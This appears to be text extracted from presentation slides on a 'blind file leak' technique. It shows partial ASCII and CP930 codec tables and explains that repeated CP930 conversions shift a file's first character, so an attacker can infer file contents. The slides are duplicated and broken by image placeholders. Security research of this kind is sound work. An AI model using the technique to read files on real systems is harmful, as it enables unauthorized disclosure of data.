
$\$char=f$   
/tmp/test



# BLIND FILE LEAK

First character leak : leak the char 'd'

$\$i$  : number of CP930 conversion  
 $\$char$  : first char of a file



ASCII Codec

	x0	x1	x2	x3	x4	x5	x6	x7	x8	[...]	xf
[...]											
6x	`	a	b	c	d	e	f	g	h	[...]	o
[...]											

CP930 Codec

	x0	x1	x2	x3	x4	x5	x6	x7	x8	[...]	xf
[...]											
6x	-	/	a	b	c	d	e	f	g	[...]	?

$\$i=3$


$\$char=f$   
/tmp/test



# BLIND FILE LEAK

First character leak : leak the char 'd'

$\$i$  : number of CP930 conversion  
 $\$char$  : first char of a file




ASCII Codec

	x0	x1	x2	x3	x4	x5	x6	x7	x8	[...]	xf
[...]								!			
6x	`	a	b	c	d	e	f	g	h	[...]	o
[...]											

CP930 Codec

	x0	x1	x2	x3	x4	x5	x6	x7	x8	[...]	xf
[...]											
6x	-	/	a	b	c	d	e	f	g	[...]	?

